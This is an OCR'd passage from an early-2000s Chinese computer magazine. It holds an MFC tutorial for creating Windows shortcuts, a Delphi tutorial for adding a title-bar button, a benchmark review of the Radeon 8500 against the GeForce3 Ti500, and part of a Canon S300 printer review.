     delete MyFileDialog;//删除文件打开对话框
}
```

6．同样的步骤编写“退出”按钮的代码：

```
void CShortCutDlg::OnButton2()
{   OnOK();
}
```

7．下面是“创建”按钮的快捷方式的代码，这可是本文最重要的一段代码哟：

```
void CShortCutDlg::OnButton3()
{    IShellLink *MyLink;//IShellLink 接口指针
     IPersistFile *ppf; //另一个接口指针
     char LinkLocate[MAX_PATH];//存储快捷方式保存的位置
     char DesktopLocate[MAX_PATH];//存储快捷方式在桌面保存的位置
       SHGetSpecialFolderPath(NULL,&LinkLocate[0],CSIDL_PROGRAMS,0);
//开始菜单程序的位置写入 LinkLocate
      SHGetSpecialFolderPath(NULL,&DesktopLocate[0],CSIDL_DESKTOP,0);
//桌面的位置
     char GroupName[MAX_PATH];
     m_Edit1.GetWindowText(&GroupName[0],200);//程序组名称写入 GroupName
     char LinkName[MAX_PATH];
     m_Edit2.GetWindowText(&LinkName[0],200);//快捷方式名称
     char PathName[MAX_PATH];
     m_Edit3.GetWindowText(&PathName[0],400);//快捷方式指向的文件位置
       //以下设定快捷方式保存位置
     strcat(LinkLocate,"\\");
     strcat(LinkLocate,GroupName);
     CreateDirectory(LinkLocate,NULL);
     strcat(LinkLocate,"\\");
     strcat(LinkLocate,LinkName);
     strcat(LinkLocate,".Lnk");
       //以下设定快捷方式在桌面保存位置
     strcat(DesktopLocate,"\\");
     strcat(DesktopLocate,LinkName);
     strcat(DesktopLocate,".LNK");
     CoInitialize(NULL);//初始化 COM
     int re=CoCreateInstance(CLSID_ShellLink,NULL,CLSCTX_ALL,IID_IShellLink,(void **)&MyLink);
 if(re<0)
     {   AfxMessageBox("无法创建快捷方式!");
          return;
     }
     MyLink->SetPath(&PathName[0]);//设置快捷方式实际文件位置
     MyLink->SetDescription(&LinkName[0]);//设置快捷方式描述(即名称)
     re=MyLink->QueryInterface(IID_IPersistFile, (void **)&ppf);
     if(re<0)
     {    AfxMessageBox("无法创建快捷方式!");
          MyLink->Release();
          return;
     }
          WCHAR wsz[MAX_PATH];
       MultiByteToWideChar( CP_ACP,0,LinkLocate,-1,wsz,MAX_PATH);//转换为 unicode
     ppf->Save(wsz,true);//创建快捷方式,实际上保存为快捷方式文件
     if(m_Check1.GetState()&0x1)//已经选择“同时在桌面创建”
     {   MultiByteToWideChar( CP_ACP,0,DesktopLocate,-1,wsz,MAX_PATH);//转换为 unicode
          ppf->Save(wsz,true);//在桌面创建快捷方式
     }
     ppf->Release();
     MyLink->Release();
     AfxMessageBox("快捷方式创建成功.");
}
```

现在按下F5编译运行这个程序，你就可以试试创建快捷方式的效果了！

程序在Windows2000＋VC 6下调试通过。

在窗口标题区添加按钮


□南京　邹莉

第19期《在系统菜单上添加自己的菜单项》一文，大家都已经拜读了吧？实际上，诸如此类的问题还有很多，对于初学者来说，或许不知如何下手，因为初学者学习的参考书往往着重介绍某种编程语言，而没有详细讲解 Windows 的基础知识。大家一直在 Windows 的框框里，却不懂得消息、钩子，对 API 函数也不熟悉。所以，往往初学者自认为学好了一门语言，到真正使用的时候却一下子捉襟见肘起来了。因此，我建议初学者在学习时，再找一本诸如《Windows 编程内幕》之类的书读一读，对提高自己的水平大有裨益哦。使用某个软件的时候，也要想一想，作者是如何实现软件的功能的，还应该站在作者的角度考虑一下，软件还有什么要改进的地方。这样，你的功夫就会越来越深啦！

ReadBook 是一款优秀的软件，我相信读者中也有不少人在使用它。关于它的病毒自我监测功能的实现，《电脑爱好者》已经讨论过了。今天，我想给大家谈谈它是如何在窗口的标题区添加按钮的。有可能我的实现方法和 ReadBook 的不一样，没关系，大家互相学习吧！

程序主要用到了几个消息，除了程序中消息函数定义的方法外，大家还要注意每一个消息函数中都调用了 inherited，原因不用我饶舌了吧？程序中还调用了 GetSystemMetrics、DrawButtonFace 等几个函数。我本来在程序中详细地加了注释，不过我后来都删除了，因为 Delphi 的帮助文件可以说是最好的注释了。如果你有什么不懂之处，别忘了按“F1”键，怎么样，一切都写得清清楚楚的吧？

把下边的程序输进计算机，自己用帮助文件研究吧。记住，学习编程可不能偷懒哦。



```
unit Unit1;
interface
uses
  Windows, Buttons, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs;
type
  TForm1 = class(TForm)
    procedure FormResize(Sender: TObject);
  private
    { Private declarations }
    CaptionBtn:TRect;
    procedure DrawCaptButton;
rocedure WMNCPaint(var Msg: TWMNCPaint);message WM_NCPaint;
    procedure WMNCActivate(var Msg: TWMNCActivate);message WM_NCActivate;
    procedure WMSetText(var Msg: TWMSetText);message WM_SetText;
    procedure WMNCHitTest(var Msg: TWMNCHitTest);message WM_NCHittest;
    procedure WMNCLButtonDown(var Msg:TWMNCLButtonDown);message WM_NCLButtonDown;
  public
    { Public declarations }
  end;

var
  Form1: TForm1;
implementation
const
  htCaptionBtn=htSizeLast+1;
{$R *.DFM}
procedure TForm1.DrawCaptButton;
var
  xFrame,yFrame,xSize,ySize:Integer;
  R:TRect;
begin
    xFrame:=GetSystemMetrics(SM_CXFRAME);
    yFrame:=GetSystemMetrics(SM_CYFRAME);
  xSize:=GetSystemMetrics(SM_CXSIZE);
  ySize:=GetSystemMetrics(SM_CYSIZE);
  CaptionBtn:=Bounds(Width-xFrame-4*xSize+2,yFrame+2,xSize+1,ySize-4);
  Canvas.Handle:=GetWindowDC(Self.Handle);
  Canvas.Font.Name:='宋体';
  Canvas.Font.Color:=clBlack;
  Canvas.Pen.Color:=clYellow;
  Canvas.Brush.Color:=clBtnFace;
  try
    DrawButtonFace(Canvas,CaptionBtn,1,bsAutoDetect,False,False,False);
    R:=Bounds(Width-xFrame-4*xSize+3,yFrame+3,xSize-2,ySize-7);
    with CaptionBtn do
      Canvas.TextRect(R,R.Left+2,R.Top+2,'↘');
  finally
    ReleaseDC(Self.Handle,Canvas.Handle);
    Canvas.Handle:=0;
  end;
end;
procedure TForm1.WMNCActivate(var Msg: TWMNCActivate);
begin
inherited;
  DrawCaptButton;
end;
procedure TForm1.WMNCHitTest(var Msg: TWMNCHitTest);
begin
inherited;
  with Msg do
    if PtInRect(CaptionBtn,Point(xPos-Left,yPos-Top)) then
      Result:=htCaptionBtn;
end;
procedure TForm1.WMNCLButtonDown(var Msg: TWMNCLButtonDown);
begin
inherited;
  if(Msg.HitTest=htCaptionBtn)then
    showmessage('成功了!');
end;
procedure TForm1.WMNCPaint(var Msg: TWMNCPaint);
begin
inherited;
  DrawCaptButton;
end;
procedure TForm1.WMSetText(var Msg: TWMSetText);
begin
inherited;
  DrawCaptButton;
end;
procedure TForm1.FormResize(Sender: TObject);
begin
  Perform(WM_NCACTIVATE,Word(Active),0);
end;
end.
```

仔细研究一下程序中有关计算的几个句子，试着改变某个数字看一看，这将有助于你理解程序。

本文中的程序在 Windows98/WindowsMe 环境下使用 Delphi5/Delphi6 调试通过。

E-mail: test@cfan.com.cn

一场没有结果的决斗

ATI Radeon8500 VS GeForce3 Titanium 500

□CFan评测室

ATI与nVIDIA作为显卡业界的两位大哥级的厂商，相互之间的竞争日益白热化，例如nVIDIA进军原本专属于ATI高利润区的移动图形、多媒体视频处理的领域；而ATI动作更大，在不放过ATI原有的家庭娱乐显示芯片市场与专业工作站图形市场之外，更改变了原本保持多年的经营策略，将旗下的各图形芯片完全开放，期望能吸引一批原本忠于nVIDIA的显卡制造商，两者之间的大小动态已引起各方面的瞩目。不可否认这两家公司都拥有大量的技术人才，从技术实力上讲，ATI与nVIDIA完全有实力打一场持久战，而且这场战役一开始就精彩纷呈。

在8月份，ATI首先打破了nVIDIA GeForce3的高级家庭娱乐显卡领头羊地位，在北美发布了Radeon8500（就是ATI新一代的主打产品R200），之后一款版本号为A12的Radeon8500测试样品被送至不同的媒体进行初步的评测。以当时nVIDIA最新官方版的驱动Detonator3 14.70版的GeForce3测试成绩来看，ATI的Radeon8500测试性能遥遥领先于GeForce3，但是nVIDIA并不是这么容易服输的角色，反应迅速地宣布将发布一款能够大幅度提升GeForce3的雷管4的驱动，并启动了Titanium系列的GeForce2与GeForce3计划，Titanium系列的GeForce2/GeForce3将会大幅地提升原有GeForce2/GeForce3芯片与显存的运行频率。

ATI并不示弱，在ECTS上表示，从硬件技术角度来讲，R200完全能胜出竞争对手，而为了对抗nVIDIA的雷管4驱动，ATI官方也表示在Radeon8500正式上市之时也会有一个相当强劲的驱动版本来主导一场驱动反击战（For Benchmark or Game？）。至此，两者之间龙争虎斗的好戏，已经拉开了战幕。

Radeon8500

在北京进行的ATI新产品的发布会上，ATI正式将Radeon8500命名为"镭III"，而将同期推出的Radeon7500命名为'镭II'。在本文中，我们还是会习惯性地将两者称呼为Radeon8500/7500。

一个多月前很多专业媒体都发表过有关A12版Radeon8500产品的相关技术及性能测试，还记得当时Radeon8500的芯片与显存的频率分别为250MHz/480MHz，最早我们猜测ATI是否会像一年前的Radeon一样，在样品发布时将频率的规格定得较高，而真正实质性的产品面市后频率被降低。最终Radeon8500的芯片/显存频率得到证实被进一步地提升了，分别达到了270MHz/550MHz。

与nVIDIA的Titanium系列相比较，ATI的新产品在工作频率上更有优势，更高的运行芯片/显存频率意味着能提供更高的执行性能与显存带宽，不过如此高的核心显存频率需要至少3.6ns的显存模块加上275MHz频率的芯片频率，这多多少少对显卡的成本有所影响。为此，ATI对Radeon8500的市场细分有另一个目标，首先8500会按照芯片/显存频率分为三种版本：300MHz/600MHz（8500 Ultra），275MHz/550MHz（8500 PRO），250MHz/500MHz（8500）。三款不同等级的显卡区别只是在于芯片与显存频率分别以25MHz的层次递进，其中8500 PRO将会是ATI原厂最低规格的8500系列显卡，而250MHz版本将

	GeForce2 Titanium	GeForce2 Pro	Radeon7500
体系架构代号	NV15	NV15	Radeon
制造工艺	0.18	0.18	0.15
内核速度	250	250	290
内存总线	128BIT DDR	128BIT DDR	128BIT DDR
内存速度	200MHz	200MHz	230MHz
内存带宽	6.4GB/s	6.4GB/s	7.4GB/s
DirectX 8.1	不支持	不支持	不支持
Quincunx FSAA	不支持	不支持	不支持
估计售价	1200~1500	800~1300	1200~1500

Radeon7500/8500版本数据对比

显卡芯片名称	Radeon7500	Radeon8500	R8500 PRO	R8500 Ultra
芯片运行频率	290MHz	250MHz	275MHz	300MHz
显存运行频率	460MHz	500MHz	550MHz	600MHz
像素流水线	2 pipe	4 pipe	4 pipe	4 pipe
纹理贴图单元	3 TMU	2 TMU	2 TMU	2 TMU
像素填充率	580 MB/s	1.0 GB/s	1.1 GB/s	1.2 GB/s
纹理元素填充率	1.75 GB/s	2.0 GB/s	2.2 GB/s	2.4 GB/s
显存带宽	7.3 GB/s	8.0 GB/s	8.8 GB/s	9.6 GB/s
支持API标准	DirectX 7.0 OpenGL 1.2	DirectX 8.0 OpenGL 1.3	DirectX 8.0 OpenGL 1.3	DirectX 8.0 OpenGL 1.3
Hyper-Z技术	第一代	第二代	第二代	第二代
Vertex Shader	不可编程	可编程	可编程	可编程
Pixel Shader	不可编程	可编程	可编程	可编程
Hydra Vision	支持	不支持	支持	支持
SmoothVision	不支持	支持	支持	支持
TRUFORM	不支持	支持	支持	支持
RAMDAC	350MHz	400MHz	400MHz	400MHz

会卖给有需要的第三方显卡制造商，它的售价是极其吸引人的（和Ti200差不多），当然如果你需要275MHz版本的第三方8500显卡，同样可以轻松地在市场上买到，因为这三款8500的核心显示芯片没有任何不同，只要在显存规格及质量上稍加改动即可。至于8500 Ultra一般会由ATI提供原厂产品，或帮助部分厂商进行OEM。另外，为了防止部分厂商将250MHz版本的8500超频至275MHz的版本，ATI可能会将芯片中的Hydra Vision通过一定方法屏蔽掉。

反观Radeon7500，作为一款旧有Radeon体系的终极改进版，290MHz的运行频率几乎高得让人怀疑，不过它搭配的显存仅为4ns规格，支持的最高频率为230MHz，刚好与GeForce3的显存规格相同。为了支持更高的频率运行，ATI重新设计了7500的PCB板卡走线，已完全不同于旧有的Radeon。而对于7500的市场定位，ATI已经明确表示了它与所有GeForce2系列（包括GeForce2 GTS/GeForce2 PRO/GeForce2 Ultra/GeForce2 Ti）做最后一拼的预定目标。

希望大家可以从所附的两个图表中直观地感受到ATI与nVIDIA的竞争产品线，以及对比几种版本的ATI显卡。

无论从技术角度还是工艺角度来讲，ATI Radeon8500与7500的硬件性能都是极其优秀的，实际上ATI的硬件设计工程师提出了许多先进的概念，例如：Hyper-Z技术、Key Frame关键帧插补、TRUFORM等等，但目前拖累Radeon8500性能的仍旧是它的驱动，这似乎成了ATI的一个致命伤。当然相对于Radeon正式产品上市前的驱动，Radeon8500在Beta版驱动下的表现已经有了一个长足的进步，但这个进步的步子应该再大一点。

ATI方面证实，它们仍旧在加紧赶有关驱动部分的工程，前段时间ATI宣布与GLSetup工作小组进行合作就是一个有力的措施。由ATI提供小组开发及运作的所需经费，GLSetup小组将针对ATI驱动中较弱的部分进行修改及优化。GLSetup是当初由美国的几个游戏开发者联合了ID Software以及包括3dfx、nVIDIA、ATI、Matrox、Intel、3Dlabs、Rendition、S3、PowerVR等多达九家主流显卡芯片制造商后共同达成的一个协议促成的，协议声明GLSetup设计一套以OpenGL ICD为蓝本的通用接口API函数库，大部分OpenGL游戏会随盘附带些程序，安装它时，它将自动检测用户机器上的OpenGL版本，如为旧版将会自动更新，并为相关的显卡在OpenGL游戏上做一定程度的优化。在得到GLSetup的帮助后，相信对于ATI的驱动开发是一剂强心针，与GLSetup的合作从近期或长远来看都是件好事。

nVIDIA GeForce3 Titanium 500



nVIDIA推出GeForce3 Titanium系列，很多人认为是nVIDIA仓促下应战Radeon8500/7500不得已的办法，但我们并不完全同意这个观点。记得在早期的CFan评测相关文章中，我们提到过GeForce3研发初期规格并不明朗，最早的nVIDIA给厂商的规格资料可以给大家作参考：NV20核心频率高达300MHz、支持的显存最大为128MB、DDR显存250及300MHz（500、600MHz）、显存带宽为8G／sec、采用0.15μm工艺、像素填充率为1600Mpixel/sec（6.4billion texels per second）、八条管线（每条管线可以处理4个多材质单元）、50million（5000万）电晶体、单次处理FSAA4x、采用了类似PowerVR的Hidden surface removal method的技术、拥有60Mpoly/sec（max150）处理速度、支持DX8 vertex与pixel shaders、硬件支持DX8 tesselation、支持AGP 2X／4X Mode以及PCI2.2规格等……其强大的性能足以令现在号称最强的Radeon8500黯然失色！但对照现在正式推出的规格，NV20的指标已缩水不少。但我们从这个信息中可以判断nVIDIA早就具备Radeon8500所不能达到的技术高度。

nVIDIA推出的GeForce3正式版为什么如此保守呢？可以说从nVIDIA推出Riva128芯片到GTS PRO芯片，最值得称道的是显示芯片频率飙升的革命，这场革命不但革掉了3DFX的“命”，还把S3、Matrox、PowerVR等传统显示芯片厂商的‘命”革得半死不活，造就了今日nVIDIA帝国的霸业。但同时，nVIDIA系列芯片的显示质量和效果却一直颇受非议，成为nVIDIA霸业路途上的不和谐音符。为了巩固霸业成为显示芯片领域中真正的最强者，nVIDIA不得不考虑除了显示芯片速度之外的一些技术因素，觉得是放慢脚步踏实前进的时候了。所以GeForce3的画质表现的进步比起芯片速度的提升更为重要。

另外，从市场角度来讲，nVIDIA的芯片梯队状定位体系的主流消化能力仍停留在GeForce2 MX阶段，GeForce3的接班时间还没有到也是nVIDIA消极处理GeForce3的一个重大的原因。而在技术方面，同CPU的超频原理一样，显卡运行的频率越高，电磁干扰（EMI）、电磁场（EMF）和射频干扰（RFI）也就越严重，nVIDIA可以使用改变PCB板的设计来解决这个问题，但是成本也将会提升不少，这和nVIDIA以低价吸引第三方的OEM厂商的一贯风格不符，所以nVIDIA觉得GeForce3的正式推出规格还是有所保留的好。

仿佛是赶时髦，nVIDIA GeForce3 Titanium系列也起了一个和ATI“镭”一样响亮的元素名“钛”，把原来的GeForce3细分为两个产品——GeForce3 Ti500、GeForce3 Ti200。

GeForce3 Ti200和GeForce3 Ti500仍然使用GeForce3图形芯片的内核。nVIDIA称GeForce3 Titanium使用了0.15微米工艺生产，发热量更低，nVIDIA的官方文件中已经说明Ti200产品可以不使用主动散热设备。nVIDIA在其官方的白皮书中还提到了其对GeForce3 Titanium新增加的阴影缓冲技术（Shadow buffer technology）和3D材质（3D Textures）技术的支持。使用了3D Texture后，同是256×256×256的材质纹理从64M压缩到了8M，好处是显而易见的，使显卡处理大的3D纹理成为现实。实际上GeForce3安装上了雷管XP驱动后一样可以支持这两项新特性。

芯片核心和显存频率的不同是GeForce3与GeForce3 Titanium的最大区别。Ti500的核心频率由GeForce3的200MHz提升到了240MHz，而Ti200则是降低到了175MHz。板载显存规格也不尽相同，nVIDIA公板设计要求Ti200使用128Bit 4ns DDR显存，运行频率为400MHz；Ti500同GeForce3相比没有变化，同样使用128Bit 3.8ns DDR显存，运行频率却提高到了500MHz。我们注意到GeForce3 Titanium显示芯片核心、生产工艺及显存规格并没有根本的变化，之所以能大幅度地提高运行频率是因为这款芯片本来就具备这样的能力，所谓GeForce3 Ti500不如说这才是真正意义上的GeForce3标准版，就像我们当初惊叹GeForce3的超频能力一样，nVIDIA只不过是还其本色而已。

测 试


本次测试我们选用了ATI和nVIDIA各自的主力代表Radeon8500和GeForce3 Titanium 500芯片板卡，对其一些主要性能作软件运行测试，对比的结果和评论只代表CFan评测室单方面的观点，仅提供给用户参考，不设任何产品评选和推荐。

UNIKA 火旋风 Power858



这款Radeon8500就是由ATI卖给第三方显卡制造商的250MHz的版本，做工和用料基本上都遵循了ATI的公板设计，没有任何不同。之所以选择这款显卡作为我们测试的范本，是因为芯片中的Hydra Vision没有被屏蔽掉，我们可以轻易地通过PowerStrip将这款显卡进行超频测试。在安装了ATI发表的最新Radeon驱动包后，我们发觉这款显卡被识别为Radeon8500 LE，看来ATI对第三方显卡制造商的开放程度还是有限的，不过这次和Radeon LE芯片被拿掉一些功能不同，在对比了ATI原厂275MHz版Radeon8500后，我们发觉这款显卡的芯片和其他Radeon8500芯片完全是一样的。该显卡的芯片核心频率和显存频率基本上是同步的，都在250MHz上。

WinFast GeForce3 Titanium 500



在CFan评测室以前的GeForce3评测中，我们曾经评测过来自WinFast的GeForce3显卡，其良好的超频性能和做工给我们留下了深刻的印象。这次评测我们得到的Titanium 500同样是来自WinFast的产品。和GeForce3不同的是，这款显卡采用了8层PCB板，加强了AGP电路的设计，以确保高频下工作的稳定，增加进一步超频的可能性。该显卡的显示芯片核心频率为240MHz，显存工作频率为550MHz（DDR）

测 试 背 景

ATI的Radeon8500具备了挑战nVIDIA GeForce3 Ti500的所有硬件特性，在硬件的技术与物理设计上，8500实际上已经领先于GeForce3 Ti500系列。我们得到的一个信息是，nVIDIA的Ti500的频率几乎已是GeForce3的整体系列的频率极限了。如果非要再对核心超频的话就得增加为8层的PCB设计，显然这对于重视成本的厂商来说

不是件好事。而ATI的Radeon8500则可以达到较高的运行频率，250/500MHz的版本将是所有8500产品的底线，它的性能将介于GeForce3与Ti500之间，而275/550MHz的版本则与Ti500互有胜负，300/600MHz的8500将拉开与nVIDIA现有显卡的差距。

但是别忘了nVIDIA有另一个“杀手锏”——驱动程序，它们拥有业界几乎最好的一个驱动开发队伍。ATI负责的驱动部门在硬件部门提供了很好的设计解决方案之后，面临的就是如何通过驱动将8500的潜力全面发挥出来，也许这是目前8500惟一需要再改进的地方了。但同时我们也应清楚另一个动向，GeForce3通过提升主频和修改优化驱动所带来的性能提升基本已经是最高极限了，在这个构架上nVIDIA花了较长的一段时间方才推出雷管XP驱动的概念，

测试平台	
CPU	Pentium4 1.7GHz(100MHz × 17) 478pin
内存	三星RAMBUS 128MB
硬盘	IBM 60GXP 40G
光驱	Acer 16X DVD
显示器	Acer 79P
主板	微星
显卡	UNIKA 火旋风 Power858（ATI Radeon8500）64MDDR
	WinFast GeForce3 Titanium 500 64MDDR
测试系统	
英文第二版Windows 98	
DirectX 8.1、显示模式1024 × 768@85Hz 32bit	
nVIDIA显卡公板雷管4 22.80 WHQL版驱动	
Radeon4.13.7197版驱动	
Intel Chipset Software Installation Utility V3.00.028	
Intel Ultra ATA Storage Driver 6.20.2011	
Intel Application Accelerator 1.0.2030	

刚上市的8500相对于雷管XP来说，它的成绩与性能还有不少提升的潜力，关键就在于我们上面提到的“驱动程序”。另外，对于现行游戏无论DX8还是DX8.1都不是最关键的，毕竟现在支持它们的游戏少之又少，而在游戏中拥有一个强劲的硬件T&L，才是更现实的事，它能给你在游戏中带来更快的处理速度与更高的FPS。

说明：对于这两款极品3D加速显卡的测试，必须尽可能消除CPU运算速度的瓶颈，因此我们选择使用了Pentium4 1.7GHz。关于主板的选择，一方面是为了兼顾完整的AGP2.0规格（包括AGP4X，FASTWRITE，SBA）和在FSB100MHz下的AGP1/2分频，另一方面是为了能够使用RAMBUS内存，所以850芯片组的主板是最佳选择。内存的带宽确是对测试结果影响很大的因素，800MHz的RAMBUS能够提供1.6GB/sec的带宽。而采用PC133只有1.08GB/sec。我们知道，AGP4X本身的带宽就有1GB/ sec，显然采用PC133的内存容易造成AGP传输时的瓶颈。


为了充分发挥硬件性能，我们选用了最适合发挥性能的Windows98平台，毕竟在显示性能支持方面，Windows98+DirectX 8.1是要优于Windows2000/XP平台的。测试软件我们选用3DMark2001 pro及VULPINE Glmark，Q3Arena是纯粹的FPS测试，越快越好。在测试中我们选用了nVIDIA和ATI最新发布的公版驱动程序来驱动显卡，以确保这两款显卡能最大程度地发挥性能。对于这种级别的显卡，低分辨率和低色彩模式是没有什么评价意义的，我们直接跳到1024×768以上的分辨率和32bit色的显示模式开始测试。

3DMark2001 pro

	1024 × 768	1280 × 1024	1600 × 1200
ATI Radeon8500	7044	5755	4541
GeForce3 Titanium 500	7286	6144	5020

记得在3DMark2001 pro推出之初，当时最强的1.4G处理器和GeForce3能跑出5000以上的分数就相当不错了，但在Radeon8500和Titanium 500面前，号称显卡无底洞的3DMark2001 pro障碍仿佛不堪一击，轻易地通过7000分大关，让人不能不感慨科技进步的可怕。

从测试成绩我们可以看到，在更换雷管4驱动后，Titanium 500脱胎换骨般性能暴涨，彻底扭转了前段时期与Radeon8500测试时的劣势，让人刮目相看。nVIDIA的驱动研发能力实在是太——厉害了！！！即使有人认为他们的驱动有加入水份的嫌疑或为某些代表性的Benchmark类的软件做优化，但是看到3DMark2001/Q3的分数直线提升的普通用户中，又会有几个人在意漂亮的新驱动带来的负面影响呢？


大名鼎鼎的雷管4驱动

虽然Radeon8500在这项测试中完全败给了Titanium 500，但我们应该清醒地认识到这款显卡只是Radeon8500中最低档的一款，若换上工作频率在275MHz的Radeon8500 PRO版或者300MHz的Ultra版，那结果就有点难说了。不过我们这次的评测是在市面上能够买得到的产品的基础上做的，所以对未上市的Radeon8500 PRO及Ultra版还不做评论。

VULPINE Glmark

	1024 × 768		1280 × 1024		1600 × 1200	
	执行时间	平均FPS值	执行时间	平均FPS值	执行时间	平均FPS值
ATI Radeon8500	3分59秒	43.6	4分45秒	36.7	5分28秒	31.7
GeForce3 Titanium 500	4分03秒	43.3	5分04秒	35.3	6分20秒	27.4

VULPINE Glmark是目前应用最多的OpenGL测试软件之一，主要由游戏DEMO组成，对显卡的考验非常严格。在这项测试中，可以明显看到Radeon8500的OpenGL驱动得到了明显的改善，成绩优于Titanium 500。

Q3Arena

	1024×768	1280×1024	1600×1200
ATI Radeon8500	181.2	136.4	96.3
GeForce3 Titanium 500	197.2	156.7	118.8


同样是OpenGL驱动下的测试软件，Titanium 500开始神气了，大幅度领先的成绩和之前在VULPINE Glmark中的表现相比，的确是给人一种软件优化过的怀疑论据。结合3DMark2001 pro的测试成绩，Titanium 500在分辨率越大的模式下测试成绩越优越，这应该和Titanium 500显存工作频率比较高有关。

关于GeForce3的超频性能

早期我们就针对GeForce3的可超频性能做过尝试评测，对NV20芯片的超频能力持乐观态度，这次尽管GeForce3 Titanium 500的芯片核心频率及显存频率有了大幅度的提高，但并不是说没有潜力可以发掘了，我们这次测试的WinFast GeForce3 Titanium 500显卡采用了8层PCB板及优秀的散热系统给我们的超频测试提供了良好条件，我们直接将芯片核心频率上到了250MHz，显存上到了580MHz的频率，在这个模式下显卡表现出了很好的稳定性，发热正常，有再进一步挖掘性能的可能。

WinFast GeForce3 Titanium 500

	1024×768	1280×1024	1600×1200
3DMark2001 pro	7533	6500	5383
Q3Arena	200.1	162.6	124.4



反观Radeon8500，完全的公板格局使得该卡没有提供什么特别的超频辅助设计，我们尝试将这款显卡的核心频率和显存频率都设定到Radeon8500 PRO的标准275MHz，该显卡工作正常，未发觉不稳定情况。这也说明了Radeon8500和Radeon8500 PRO的板卡用料及设计差别应该不会很大。我们试图将显卡的频率超到更高时，Radeon8500在3DMark2001测试中出现了贴图错误及死机状况，我们推断应该是芯片及显存发热量过大，散热不足导致的问题，希望ATI和第三方厂商在出品时能考虑为显卡加装更好的散热设备。

UNIKA 火旋风 Power858

	1024×768	1280×1024	1600×1200
3DMark2001 pro	7427	6111	4846
Q3Arena	187.2	147.3	105.3



测 试 评 价

不管怎么说，显卡是拿来用的，用不到的话，再好的性能对我们用户来说都没有意义。作为目前支持最多最新3D特性的Radeon8500显卡，在拥有游戏级显卡中最强劲的硬件T&L、Vertex Shader性能及支持HydraVision双头显示技术的情况下，依然保持了很好的性价比，市场售价将低于两千元水准。反观GeForce3 Titanium 500，虽然性能不俗，但在技术及价格上与Radeon8500相比却没有任何优势，只能说是nVIDIA在明年推出开发代号为NV29的超级显示芯片前的临时班长，nVIDIA真正能拿出手的、在价格上和Radeon8500有一拼的只有缩水版GeForce3——Titanium 200。

尽管ATI的Radeon8500系列在目前的高端娱乐显卡市场上取得了不错的评价，并积极开放了芯片市场，为与nVIDIA两分天下分庭抗争迈出了一大步，但真正想要抢占主流消费市场，ATI还有很长的路要走，这场和nVIDIA之间的生死决斗才刚刚开始……CF

E-mail: test@cfan.com.cn



喷出绚丽多彩的生活印象

——Canon S300 彩色喷墨打印机测试

随着普通用户对电脑产品的需求日益增长，电脑应用概念已深入人心，尤其是电脑外设产品颇受人们的关注，如何能够方便快捷、经济实惠地实现应用需求方案是普通用户选购的重要原则。Canon S300就是这样一款专为家庭用户设计的经济型高性能的彩色喷墨打印机。

和其他相同性能指标的彩色喷墨打印机相比，Canon S300 看上去体积显得比较“娇小”（390 毫米× 248 毫米



Canon S300 四色墨盒设计能够提供很不错的打印质量

× 185 毫米），长度只和一张 A4 纸差不多，非常适合对生活空间要求越来越紧迫的现代家庭和办公环境。Canon S300 的外观线条简练，色调以乳白色为主，配以湛蓝色的活动盖板，大方典雅。它的重量大约只有3.4千克，任何人都可以很轻松地搬动它，但你可别因此小看了这台轻巧型打印机的功能，它能打印的最大范围恰好就是 A4 幅面。

在技术指标上，Canon S300 丝毫不含糊，它的最大分辨率可达2400×1200dpi，具备5微微升超精细墨滴技术（理论上人的肉眼只能分辨 6 微微升），能够打出非常细腻的彩色画面及字符。另外，它还能支持包括信封（美国商用 ＃10 或欧洲 DL）、透明胶片（CF-102）、光面照相纸（GP-301）、高光胶片（HG-201）及条幅纸（LC-301）、 T-恤转印介质（TR-201）等多种打印介质，作用相当广泛，更可以让爱标新立异的你通过多媒体介质充分展示你的个人风格。其中，Canon S300继承了佳能在彩色打印机技术方面的照片优化技术，能对彩色图片文件或由数码相机拍摄的图像进行优化输出，配合专业相片纸及简单操作就能够打印出不逊于专业感光胶片冲洗出的照片质量，这点对于个人用户来说，是相当具有诱惑力的。


Canon S300 的保养维护界面

Canon S300配备了USB接口，可方便连接PC或Mac机型，其安装步骤非常简单，只需连接上电源线和USB线即可搞定。由于采用了分别独立的黑色及三色墨盒设计，墨盒的安装可根据墨盒座上醒目的提示来进行。另外，佳能的中文使用说明书图文并茂，每个安装步骤都很详细地配置了图例和文字说明，对于那些从没有安装或使用过打印机的人非常有用，不夸张地说，只要您识字就能让这台打印机工作起来。Canon S300配送的软件光盘提供了友好的自动安装界面，它能自动侦测打印机联机状态是否正确，并向你提出警告和建议，设计非常人性化。



